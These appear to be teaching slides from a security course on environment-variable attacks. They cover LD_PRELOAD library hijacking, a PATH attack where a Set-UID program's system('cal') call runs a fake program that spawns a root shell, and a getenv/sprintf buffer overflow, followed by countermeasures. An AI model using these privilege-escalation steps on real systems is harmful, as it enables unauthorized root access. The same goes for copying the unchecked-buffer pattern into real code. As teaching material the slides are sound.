
```
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

- Dynamic Linking – uses environment variables, which becomes part of the attack surface

- Static Linking

Attacks via Dynamic Linker

- Dynamic Linking
- The linking is done during runtime
    - Shared libraries (DLL in windows)
- Before a program compiled with dynamic linking is run, its executable is loaded into the memory first



Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program’s code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

Attacks via Dynamic Linker

- LD_PRELOAD contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folder including the one specified by LD_LIBRARY_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

Attacks via Dynamic Linker

Example 1 – Normal Programs:

- Program calls sleep function which is dynamically linked:

```
/* mytest.c */
int main()
{
  sleep(1);
  return 0;
}
```

→

```
seed@ubuntu:$ gcc mytest.c -o mytest
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Now we implement our own sleep() function:

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

Attacks via Dynamic Linker

Example 1 – Normal Programs (continued):

- We need to compile the above code, create a shared library and add the shared library to the LD_PRELOAD environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed   41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed   78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!     ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

Attacks via Dynamic Linker

Example 2 – Set-UID Programs:

- If the technique in example 1 works for Set-UID program, it can be very dangerous. Lets convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Countermeasures are in place (verify during lab)

Attacks via External Program

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");
}
```

```
/* our malicious "calendar" program */
int main()
{
    system("/bin/dash");
}
```

Attacks via External Program

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
   December 2015
Su Mo Tu We Th Fr Sa
        1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#                ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

① We will first run the first program without doing the attack

② We now change the PATH environment variable

Attacks via Application Code

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
   char arr[64];
   char *ptr;

   ptr = getenv("PWD");
   if(ptr != NULL) {
       sprintf(arr, "Present working directory is: %s", ptr);
       printf("%s\n", arr);
   }
   return 0;
}
```

- Programs may directly use environment variables. If these are privileged programs, it may result in untrusted inputs.

Attacks via Application Code

Attacks via Application Code

- The program uses getenv() to know its current directory from the PWD environment variable
- The program then copies this into an array “arr”, but forgets to check the length of the input. This results in a potential buffer overflow.
- Value of PWD comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves.

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```

Current directory with unmodified shell variable

Current directory with modified shell variable

Attacks via Application Code - Countermeasures

- Developers may choose to use a secure version of getenv(), such as secure_getenv().
  - getenv() works by searching the environment variable list and returning a pointer to the string found, when used to retrieve a environment variable.
  - secure_getenv() works the exact same way, except it returns NULL when “secure execution” is required.
  - Secure execution is defined by conditions like when the process’s user/group EUID and RUID don’t match